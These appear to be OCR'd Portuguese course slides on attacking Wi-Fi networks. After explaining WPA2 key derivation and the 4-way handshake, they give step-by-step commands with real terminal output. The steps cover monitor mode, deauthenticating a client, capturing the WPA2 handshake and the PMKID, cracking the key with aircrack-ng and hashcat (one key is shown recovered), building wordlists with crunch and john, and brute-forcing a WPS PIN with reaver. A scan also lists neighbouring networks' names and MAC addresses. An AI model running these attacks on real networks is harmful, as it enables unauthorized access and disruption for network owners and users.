PMK = PBKDF2(HMAC-SHA1, PSK, SSID, 4096, 256)

algoritmo de hash no wpa2

senha do wifi

nome do wifi

quantidade de iterações (informação publica)

tamanho em bits da chave (informação publica)

2 COMPOSIÇÃO DA PTK

PTK = PRF(PMK, Anonce, SNonce, AMAC, SMAC)

função que gera
número pseudo-randomico

chave mestre

randomico1

randomico2

endereço mac do autenticador
(mac do AP)

endereço mac do suplicante
(deseja entrar)

2 ESTABELECENDO CONEXÃO


Pacote de associação

temos dois dispositivos com a chave previamente instalada

3 ESTABELECENDO CONEXÃO
(HANDSHAKE)


Primeiro Pacote

PMK



(1) Authentication Nonce(ANonce)

AP (acess point) gera um número randomico e envia para o cliente




PMK

3 ESTABELECENDO CONEXÃO
(HANDSHAKE)

Segundo Pacote

PMK




(1) Authentication Nonce(ANonce)

AP (acess point) gera um número randomico e envia para o cliente

Supplicant Nonce (SNonce) + MIC (2)

O cliente também gera um número randômico
o cliente usa o Randomico1, Randomico2 e a senha para fazer uma derivação, gerando assim, a PTK




PMK

3 ESTABELECENDO CONEXÃO
(HANDSHAKE)

Terceiro/Quarto Pacote

PMK



(1) Authentication Nonce(ANonce)

AP (acess point) gera um número randomico e envia para o cliente

Supplicant Nonce (SNonce) + MIC (2)


O cliente também gera um número randômico
o cliente usa o Randomico1, Randomico2 e a senha para fazer uma derivação, gerando assim, a PTK

(3) MIC

MIC (message integrity check)
o AP usa o Randomico1, Randomico2 e a senha para fazer uma derivação, gerando assim, a PTK

(4) MIC

MIC (message integrity check)




PMK

3 ESTABELECENDO CONEXÃO
(HANDSHAKE)

Se der tudo certo

PMK



(1) Authentication Nonce(ANonce)

AP (acess point) gera um número randomico e envia para o cliente

Supplicant Nonce (SNonce) + MIC (2)


O cliente também gera um número randômico
o cliente usa o Randomico1, Randomico2 e a senha para fazer uma derivação, gerando assim, a PTK

(3) MIC

MIC (message integrity check)
o AP usa o Randomico1, Randomico2 e a senha para fazer uma derivação, gerando assim, a PTK

(4) MIC

MIC (message integrity check)



PMK


PTK

PTK

3 4-WAY HANDSHAKE

composição dos pacotes MIC

PMK



PMK

PMK

PTK

(1) ANonce

(2) SNonce

Supplicant Nonce (SNonce) + MIC (2)

O cliente também gera um número randômico
o cliente usa o Randomico1, Randomico2 e a senha para fazer uma derivação, gerando assim, a PTK

(4) MIC

MIC (message integrity check)

PMK


PTK

(1) ANonce


(2) SNonce

3 COMPOSIÇÃO DA PTK

(Pairwise Transient Key)



PTK = PRF(PMK, Anonce, SNonce, AMAC, SMAC)



função que gera
número pseudo-randomico

chave mestre

randomico1

randomico2


endereço mac do autenticador
(mac do AP)

endereço mac do suplicante
(deseja entrar)


3 COLETANDO INFORMAÇÕES

AMAC / SMAC

PMK



Association Request



PMK


PTK = PRF(PMK, Anonce, SNonce, AMAC, SMAC)

3 COLETANDO INFORMAÇÕES

ANonce / SNonce

(authenticator Nonce e Second Nonce)

PMK



(1) Authentication Nonce(ANonce)

AP (acess point) gera um número randomico e envia para o cliente

Supplicant Nonce (SNonce) + MIC (2)


O cliente também gera um número randômico
o cliente usa o Randomico1, Randomico2 e a senha para fazer uma derivação, gerando assim, a PTK

(3) MIC

MIC (message integrity check)
o AP usa o Randomico1, Randomico2 e a senha para fazer uma derivação, gerando assim, a PTK

(4) MIC

MIC (message integrity check)



PMK

PTK = PRF(PMK, Anonce, SNonce, AMAC, SMAC)

3 ATAQUE DE DICIONÁRIO
(bruteforce)


tudo o que temos


PTK = PRF(PMK, Anonce, SNonce, AMAC, SMAC)

PMK = PBKDF2(HMAC-SHA1, PSK, SSID, 4096, 256)

3 WIRESHARK

Analisando MIC do segundo pacote (aircrack)





OBS: EAPoL é um formato de encapsulamento de pacotes, é um utilizado principalmente para transmitir pacotes EAP sobre uma LAN entre o cliente e o dispositivo de acesso.

ATAQUE AO WPA2 - PSK

1

COMO REALIZAR O ATAQUE ?

(capturando o handshake)

1 MODO DE MONITORAMENTO

airmon-ng start wlan0

```
┌──(root㉿kali)-[/home/kali/Desktop/wep_teste]
└─# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    557 NetworkManager
   1297 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          TP-Link Archer T2U PLUS [RTL8821AU]
                (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]wlan0)
```

2 SELECIONANDO A REDE ALVO

airodump-ng wlan0

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# airodump-ng wlan0

CH 14 ][ Elapsed: 1 min ][ 2022-08-02 19:13 ][ interface wlan0 down

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

40:EE:DD:39:C7:E8  -31       75        2    0   8  130   WPA2 CCMP   PSK  baby yoda comunista
0C:41:E9:AE:11:80  -52       64        2    0  11  130   WPA2 CCMP   PSK  Mercearia DD
F0:B4:D2:D3:80:F0  -60       36       73    0   1  270   WPA2 CCMP   PSK  NOSSA CASA NOSSA VIDA
2C:97:B1:EE:6B:E4  -55       62        1    0   6  130   WPA2 CCMP   PSK  Yarithiza
B0:95:75:2E:B9:C8  -68        5        0    0   2  270   WPA2 CCMP   PSK  Cunha
C8:BE:19:B7:61:4C  -72        2        0    0   5  130   WPA2 CCMP   PSK  POSSEBOM
A0:F4:79:B7:F7:58  -72        4        0    0  11  130   WPA2 CCMP   PSK  Rancho Ninja
48:0F:CF:2B:11:27  -82       10        0    0   6   58   WPA2 CCMP   PSK  HP-Print-27-Deskjet 2540 series
F4:6F:ED:56:27:A0  -82        0        1    0   2   -1   WPA              <length:  0>
F0:9B:B8:8E:07:FC  -71        2        0    0   7  130   WPA2 CCMP   PSK  costa77
```


3 TROCAR O CANAL DA PLACA DE MONITORAMENTO

- ifconfig wlan0 down - derruba a placa para fazermos as modificações
- iwconfig wlan0 channel 8 - troca o canal da placa para a mesma da rede alvo
- ifconfig wlan0 up - sobe a placa após fazermos as modificações
- iwlist wlan0 channel - mostra todos os canais da placa e o canal atual da placa

4 MONITORAR A REDE

airodump-ng wlan0 --bssid 40:EE:DD:39:C7:E8 --channel 8 -w wpa_baby_yoda

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# airodump-ng wlan0 --bssid 40:EE:DD:39:C7:E8 --channel 8 -w wpa_baby_yoda

19:19:41  Created capture file "wpa_baby_yoda-01.cap".


 CH  8 ][ Elapsed: 4 mins ][ 2022-08-02 19:24 ][

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 40:EE:DD:39:C7:E8  -31   1      226        3    0   8  130   WPA2 CCMP   PSK  baby yoda comunista

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 40:EE:DD:39:C7:E8  64:A2:00:0D:04:0E  -15    0 - 1e     4       703
 40:EE:DD:39:C7:E8  A2:22:18:4C:59:4B  -65    0 - 1e     1        42
```



4 ATAQUE DE DESAUTENTICAÇÃO

aireplay-ng -0 10 -a 40:EE:DD:39:C7:E8 wlan0 -c 64:A2:00:0D:04:0E

```
┌──(root㉿kali)-[/home/kali]
└─# aireplay-ng -0 10 -a 40:EE:DD:39:C7:E8 wlan0 -c 64:A2:00:0D:04:0E
19:24:29  Waiting for beacon frame (BSSID: 40:EE:DD:39:C7:E8) on channel 8
19:24:31  Sending 64 directed DeAuth (code 7). STMAC: [64:A2:00:0D:04:0E] [14|66 ACKs]
19:24:31  Sending 64 directed DeAuth (code 7). STMAC: [64:A2:00:0D:04:0E] [ 3|24 ACKs]
19:24:32  Sending 64 directed DeAuth (code 7). STMAC: [64:A2:00:0D:04:0E] [ 0| 0 ACKs]
19:24:32  Sending 64 directed DeAuth (code 7). STMAC: [64:A2:00:0D:04:0E] [ 0| 0 ACKs]
19:24:33  Sending 64 directed DeAuth (code 7). STMAC: [64:A2:00:0D:04:0E] [ 0| 0 ACKs]
19:24:34  Sending 64 directed DeAuth (code 7). STMAC: [64:A2:00:0D:04:0E] [ 2| 2 ACKs]
19:24:35  Sending 64 directed DeAuth (code 7). STMAC: [64:A2:00:0D:04:0E] [ 4|12 ACKs]
19:24:35  Sending 64 directed DeAuth (code 7). STMAC: [64:A2:00:0D:04:0E] [ 2|51 ACKs]
19:24:36  Sending 64 directed DeAuth (code 7). STMAC: [64:A2:00:0D:04:0E] [ 0|56 ACKs]
19:24:36  Sending 64 directed DeAuth (code 7). STMAC: [64:A2:00:0D:04:0E] [ 7|15 ACKs]
```

```
 CH  8 ][ Elapsed: 24 s ][ 2022-08-02 19:24 ][ WPA handshake: 40:EE:DD:39:C7:E8

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 40:EE:DD:39:C7:E8  -35   0       44       18    0   8  130   WPA2 CCMP   PSK  baby yoda comunista

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 40:EE:DD:39:C7:E8  64:A2:00:0D:04:0E  -15    1e- 1e     0       680  EAPOL  baby yoda comunista
 40:EE:DD:39:C7:E8  D2:45:E3:83:91:43  -29    1e-24      0         3
 40:EE:DD:39:C7:E8  A2:22:18:4C:59:4B  -63    0 - 1e     0         2
 40:EE:DD:39:C7:E8  20:32:33:B0:2F:9F  -65    0 - 1e     0         2
Quitting ...
```

flags:
--deauth count : deauthenticate 1 or all stations (-0)

-a bssid : set Access Point MAC address

-c dmac : set Destination MAC address

5 REALIZAR A QUEBRA DA SENHA

aircrack-ng -a 2 -b 40:EE:DD:39:C7:E8 -w ./Documents/wordlist_numerica.txt ./Desktop/wpa_baby_yoda-02.cap

```
┌──(root㉿kali)-[/home/kali]
└─# aircrack-ng -a 2 -b 40:EE:DD:39:C7:E8 -w ./Documents/wordlist_numerica.txt ./Desktop/wpa_baby_yoda-02.cap
Reading packets, please wait...
Opening ./Desktop/wpa_baby_yoda-02.cap
Read 2866 packets.

1 potential targets

      [02:41:47] 21097504/47769827 keys tested (3478.42 k/s)

      Time left: 2 hours, 7 minutes, 47 seconds                 44.16%

                        Current passphrase: 21031966
                            KEY FOUND! [ 21031966 ]

      Master Key     : D3 A3 12 8B 34 4E 80 A4 8F 99 8E 08 BF 66 18 75
                       DA 21 37 2A 99 19 75 FF F3 6F 13 94 CC 2B A3 AA

      Transient Key  : EA 31 0A D2 A8 8D E4 2B 9F 1F 12 5A 9E A6 EE F7
                       10 9B F4 34 5B 74 46 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      EAPOL HMAC     : AD ED D9 8A C5 6A B8 B1 5C 33 1B 2F 22 A3 40 3B
```

MIC GERADO = MIC CAPTURADO

FLAGS:
-A <AMODE> : FORCE ATTACK MODE (1/WEP, 2/WPA-PSK)

-B <BSSID> : TARGET SELECTION: ACCESS POINT'S MAC

-W <WORDS> : PATH TO WORDLIST(S) FILENAME(S)

ATAQUE AO WPA2 - PSK

1

COMO REALIZAR O ATAQUE ?

(capturando o PMKid)

4 ÚNICA DIFERENÇA

aireplay-ng -0 10 -a 40:EE:DD:39:C7:E8 wlan0 -c 64:A2:00:0D:04:0E

```
CH  8 ][ Elapsed: 24 s ][ 2022-08-02 19:24 ][ WPA handshake: 40:EE:DD:39:C7:E8

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

40:EE:DD:39:C7:E8  -35   0       44       18    0   8  130   WPA2 CCMP   PSK  baby yoda comunista

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

40:EE:DD:39:C7:E8  64:A2:00:0D:04:0E  -15    1e- 1e     0       680  EAPOL  baby yoda comunista
40:EE:DD:39:C7:E8  D2:45:E3:83:91:43  -29    1e-24      0         3
40:EE:DD:39:C7:E8  A2:22:18:4C:59:4B  -63    0 - 1e     0         2
40:EE:DD:39:C7:E8  20:32:33:B0:2F:9F  -65    0 - 1e     0         2
Quitting ...
```

flags:
--deauth count : deauthenticate 1 or all stations (-0)

-a bssid : set Access Point MAC address

-c dmac : set Destination MAC address

```
┌──(root㉿kali)-[/home/kali/Desktop/pmkid]
└─# airodump-ng wlan0 --bssid F0:B4:D2:D3:80:F0 --channel 1 -w wpa_ncnv
08:47:51  Created capture file "wpa_ncnv-01.cap".


 CH  1 ][ Elapsed: 1 hour 5 mins ][ 2022-08-08 09:53 ][ PMKID found: F0:B4:D2:D3:80:F0

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:B4:D2:D3:80:F0  -53   0     2865       86    0   1  270   WPA2 CCMP   PSK  NOSSA CASA NOSSA VIDA

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 F0:B4:D2:D3:80:F0  0C:CB:85:84:F9:D0  -57    0 - 1e     0      1807
 F0:B4:D2:D3:80:F0  CA:7A:82:44:07:56  -61    5e- 1e     0      1459         NOSSA CASA NOSSA VIDA
 F0:B4:D2:D3:80:F0  B4:F1:DA:FB:FA:E6  -67    1e- 1      0       991
```

LINK PARA CONVERTER .CAP PARA O FORMATO HASH:
https://hashcat.net/cap2hashcat/

5 REALIZAR A QUEBRA DA SENHA

1. hashcat -m 22000 linksys.hc22000 -a 3 ?d?d?d?d?d?d?d?d
2. hashcat -m 22000 linksys.hc22000 -a 3 ~/Documents/wordlist_numerica.txt


FLAGS:

- -M → INDICA QUE TRATA-SE DE UM HASH
- 22000 → INDICA WPA2 (PMKID)
- -A → INDICA O MODO DE ATAQUE
- 3 → INDICA BRUTE FORCE
- ?D → SUBSTITUI O "?D" POR UM NÚMERO NO RANGE DE 0 ATÉ 9

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: linksys.hc22000
Time.Started.....: Tue Aug 30 13:25:26 2022 (15 secs)
Time.Estimated ...: Tue Aug 30 17:40:45 2022 (4 hours, 15 mins)
Kernel.Feature ...: Pure Kernel
Guess.Mask.......: ?d?d?d?d?d?d?d?d [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     6528 H/s (6.15ms) @ Accel:256 Loops:128 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests
Progress.........: 98560/100000000 (0.10%)
Rejected.........: 0/98560 (0.00%)
Restore.Point....: 8960/10000000 (0.09%)
Restore.Sub.#1 ...: Salt:0 Amplifier:7-8 Iteration:2816-2944
Candidate.Engine.: Device Generator
Candidates.#1....: 82836999 → 87788999
Hardware.Mon.#1..: Util: 90%

c448392dd62f7013a4d5207f63885243:98fc11d0a82e:c022502500b9:linksys:24022000

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: linksys.hc22000
Time.Started.....: Tue Aug 30 13:25:26 2022 (18 secs)
Time.Estimated ...: Tue Aug 30 13:25:44 2022 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Mask.......: ?d?d?d?d?d?d?d?d [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     6502 H/s (5.79ms) @ Accel:256 Loops:128 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 119040/100000000 (0.12%)
Rejected.........: 0/119040 (0.00%)
Restore.Point....: 11520/10000000 (0.12%)
Restore.Sub.#1 ...: Salt:0 Amplifier:2-3 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 22131234 → 27602000
Hardware.Mon.#1..: Util: 92%

Started: Tue Aug 30 13:25:03 2022
Stopped: Tue Aug 30 13:25:45 2022
```

MIC GERADO = MIC CAPTURADO

TÓPICOS ABORDADOS



INTRODUÇÃO

- IP
- SUB-REDE
- GATEWAY
- ARP
- MAC-ADRESS

WEP

- HACKEANDO WI-FI WEP

WPA2

- HACKEANDO WI-FI WPA2

WORDLISTS E SCRIPTS

- CRUNCH
- JOHN
- SCRIPTS PRÓPRIOS

WPS

- HACKEANDO WPS

MEDIDAS DE SEGURANÇA

- BYPASS COM LISTA DE DISPOSITIVOS AUTORIZADOS E DISPOSITIVOS BLOQUEADOS

AIRDECAP

- DESCIFRAR ARQUIVOS WEP E WPA2

WORDLISTS E SCRIPTS

1. CRUNCH
2. JOHN
3. SCRIPTS PRÓPRIOS
4. DOWNLOAD

1 CRUNCH

crunch 8 8 0123456789 >> wordlist_numerica.txt

FLAGS:

- Em verde: quantidade mínima de dígitos
- Em vermelho: quantidade máxima de dígitos
- Em laranja: dígitos utilizados para compor a senha

```
┌──(kali㉿kali)-[~/Documents]
└─$ crunch 8 8 0123456789 >> wordlist_numerica.txt
Crunch will now generate the following amount of data: 900000000 bytes
858 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000000

┌──(kali㉿kali)-[~/Documents]
└─$ head -n 5 wordlist_numerica.txt
00000000
00000001
00000002
00000003
00000004
```

crunch 9 9 -t jhayson%% 0123456789 >> wordlist_jhayson.txt

FLAGS:

- Em verde: quantidade mínima/máxima de dígitos (devem ser iguais)
- Em vermelho: -t indica que haverá uma substituição, % indica que a substituição é feita por númneros
- Em laranja: os dígitos que vão ser colocados no lugar das “%%”

```
┌──(kali㉿kali)-[~/Documents]
└─$ crunch 9 9 -t jhayson%% 0123456789 >> wordlist_jhayson.txt
Crunch will now generate the following amount of data: 1000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100

┌──(kali㉿kali)-[~/Documents]
└─$ head -n 5 wordlist_jhayson.txt
jhayson00
jhayson01
jhayson02
jhayson03
jhayson04
```

2 JOHN


john --wordlist=word.txt --rules=Extra --stdout >> wordlist_do_john.txt

flags:

Em verde: o arquivo .txt deve conter a string usada para gerar a wordlist
Em vermelho: a regra utilizada para gerar novas combinações

```
┌──(kali㉿kali)-[~/Desktop/tmp]
└─$ john --wordlist=word.txt --rules=Extra --stdout >> wordlist_do_john.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
4486p 0:00:00:00 100.00% (2022-08-10 10:06) 224300p/s zjhaysonz

┌──(kali㉿kali)-[~/Desktop/tmp]
└─$ head -n5 wordlist_do_john.txt
jahayson
jbhayson
jchayson
jdhayson
jehayson
```

TÓPICOS ABORDADOS



INTRODUÇÃO

- IP
- SUB-REDE
- GATEWAY
- ARP
- MAC-ADRESS

WEP

- HACKEANDO WI-FI WEP

WPA2

- HACKEANDO WI-FI WPA2

WORDLISTS E SCRIPTS

- CRUNCH
- JOHN
- SCRIPTS PRÓPRIOS

WPS

- HACKEANDO WPS

MEDIDAS DE SEGURANÇA

- BYPASS COM LISTA DE DISPOSITIVOS AUTORIZADOS E DISPOSITIVOS BLOQUEADOS

AIRDECAP

- DESCIFRAR ARQUIVOS WEP E WPA2

WPS

(Wi-Fi Protected Setup)

1

PARA QUE SERVE?

- FACILITAR A CONEXÃO DE DISPOSITIVOS WI-FI

2

COMO FUNCIONA O ATAQUE?

1 PLACA NO MODO DE MONITORAMENTO

airmon-ng start wlan0

```
┌──(root㉿kali)-[/home/kali/Desktop/wep_teste]
└─# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    557 NetworkManager
   1297 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          TP-Link Archer T2U PLUS [RTL8821AU]
                (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]wlan0)
```

2 SELECIONANDO A REDE ALVO

airodump-ng wlan0 --wps

```
┌──(root㉿kali)-[/home/kali]
└─# airodump-ng wlan0 --wps

CH  3 ][ Elapsed: 6 s ][ 2022-08-29 14:41

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS     ESSID

C8:5D:38:05:78:A6   -1        0        0    0  13   -1                    0.0     <length:  0>
14:B7:F8:E0:DF:C4   -1        0       26    4   1   -1   WPA              0.0     <length:  0>
70:03:7E:A1:86:11  -15       18       40   18   1  195   WPA2 CCMP   PSK  2.0 DISP,PBC Net_jhayson2ghz
```


3 BRUTEFORCE DO PIN

reaver -i wlan0 -b 70:03:7E:A1:86:11 -vv --no-nacks -c 1

FLAGS:
-VV (VERBOSE) EXIBE O QUE ESTÁ ACONTECENDO
--NO-NACS INDICA PARA NÃO RESPONDER ÀS MENSAGEM DE ERRO
-C 1 INDICA CANAL 1 (MESMO CANAL DA REDE ALVO)

```
┌──(root㉿kali)-[/home/kali]
└─# reaver -i wlan0 -b 70:03:7E:A1:86:12 -vv --no-nacks -c 1

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0 to channel 1
[+] Waiting for beacon from 70:03:7E:A1:86:12
[+] Received beacon from 70:03:7E:A1:86:12
[+] Vendor: Unknown
[+] Trying pin "12345670"
[+] Sending authentication request
[!] WARNING: Receive timeout occurred
[+] Sending authentication request
[+] Sending association request
